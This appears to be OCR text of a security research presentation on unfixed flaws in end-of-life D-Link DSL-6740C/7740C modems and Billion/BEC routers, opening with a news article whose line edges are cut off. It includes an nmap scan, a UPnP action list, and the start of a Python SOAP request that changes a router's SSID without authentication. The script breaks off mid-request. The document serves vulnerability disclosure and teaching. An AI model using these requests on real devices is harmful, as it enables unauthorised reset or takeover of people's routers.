VPNS
FORUMS
MORE
D-Link won't fix critical bug in 60,000 exposed EoL modems
By Bill Toulas
November 12, 2024
03:31 PM
ds of exposed D-Link routers that have reached their end-of-life are vulnerable to a
issue that allows an unauthenticated remote attacker to change any user's password
te control of the device.
y was discovered in the D-Link DSL6740C modem by security researcher Chaio-Lin
w), who reported it to Taiwan's computer and response center (TWCERTCC).
g that the device was not available in the U.S. and reached end-of-service (EoS)
inning of the year.
oday, D-Link announced that it won't fix the issue and recommends "retiring and
k devices that have reached EOL/EOS."
ported to TWCERTCC two other vulnerabilities, an OS command injection and a
sue:
issues are summarized as follows:
-11068: Flaw that allows unauthenticated attackers to modify any user's password
vileged API access, granting them access to the modem's Web, SSH, and Telnet
VSS v3 score: 9.8 "critical").
-11067: Path traversal vulnerability allowing unauthenticated attackers to read
stem files, retrieve the device's MAC address, and attempt login using the default
(CVSS v3 score: 7.5 "high")
-11066: Bug enabling attackers with admin privileges to execute arbitrary


Pitiful Twin

- Three Months Later:
  - We discovered another modem model, "DSL-7740C"
  - Similar to the previously mentioned "DSL-6740C"
  - All vulnerabilities identified previously are also applicable to this new model
    - It is disappointing that the vendor did not disclose the existence of this twin model
- 2025/03/03: Reported to MITRE
- 2025/07/05: Received CVE number from MITRE
  - CVE-2025-29514, CVE-2025-29515, CVE-2025-29516, CVE-2025-29517
  - CVE-2025-29519, CVE-2025-29520, CVE-2025-29521, CVE-2025-29522, CVE-2025-29523

Scope of Impact – 2024 Nov



Scope of Impact – 2025 Jul





Summary of Case 1

- Predictable Password:
  - The MAC address is not secret
- Insecure Privilege Management:
  - Users with low or no privileges can access high-privileged functions
- Insecure Default Settings:
  - By default, WAN can access the WEB interface
- Insecure Session Handling:
  - Once a user logs in, other users can access the web interface without authentication

Summary of Case 1

- Vendor Unwillingness to Fix Vulnerabilities (EoL):
  - The vendor is not willing to fix all vulnerabilities due to End of Life (EoL) status
- Non-Disclosure of Related Devices:
  - The vendor did not disclose the existence of related device models
- ISP Responsibilities:
  - ISPs provided these devices but failed to inform any customers about potential risks





Case Study - 2


Billion / BEC Devices

Once, while taking the bus

- The bus offered free WIFI
- Since we were stuck in traffic
  - I decided to connect to it


Attack Surface Analysis

- The router has the following ports open:
  - SSH: Port 22
  - Telnet: Port 23
  - DNS: Port 53
  - HTTP: Port 80
  - HTTPS: Port 443
  - Unknown: Port 5555, 49152



What is Port 5555

- A UPnP endpoint



```
λ Meow → nmap -p5555 192.168.0.254 -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-27 15:32 CST
Nmap scan report for 192.168.0.254
Host is up (0.023s latency).

PORT     STATE SERVICE VERSION
5555/tcp open  http    Allegro RomPager 4.07 UPnP/1.0 (ZyXEL ZyWALL 2)
```

UPnP Abuse

CVE-2024-11980

- Allows users to perform Factory Reset or Reboot without authentication

```
<actionList>
    <action>
        <name>FactoryReset</name>
    </action>
    <action>
        <name>Reboot</name>
    </action>
    <action>
        <name>ConfigurationStarted</name>
        <argumentList>
            <argument>
                <name>NewSessionID</name>
                <direction>in</direction>
                <relatedStateVariable>A_ARG_TYPE_UUID</relatedStateVariable>
            </argument>
        </argumentList>
    </action>
```

UPnP Abuse

CVE-2024-11980

- Users can change the SSID without authentication

```python
import requests
from xml.etree import ElementTree as ET

control_url = 'http://192.168.0.254:5555/UD/?12'
service_type = 'urn:dslforum-org:service:WLANConfiguration:1'

headers = {
    'SOAPACTION': '"{}#SetSSID"'.format(service_type),
    'Content-Type': 'text/xml; charset="utf-8"'
}

body = """
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
   <s:Body>
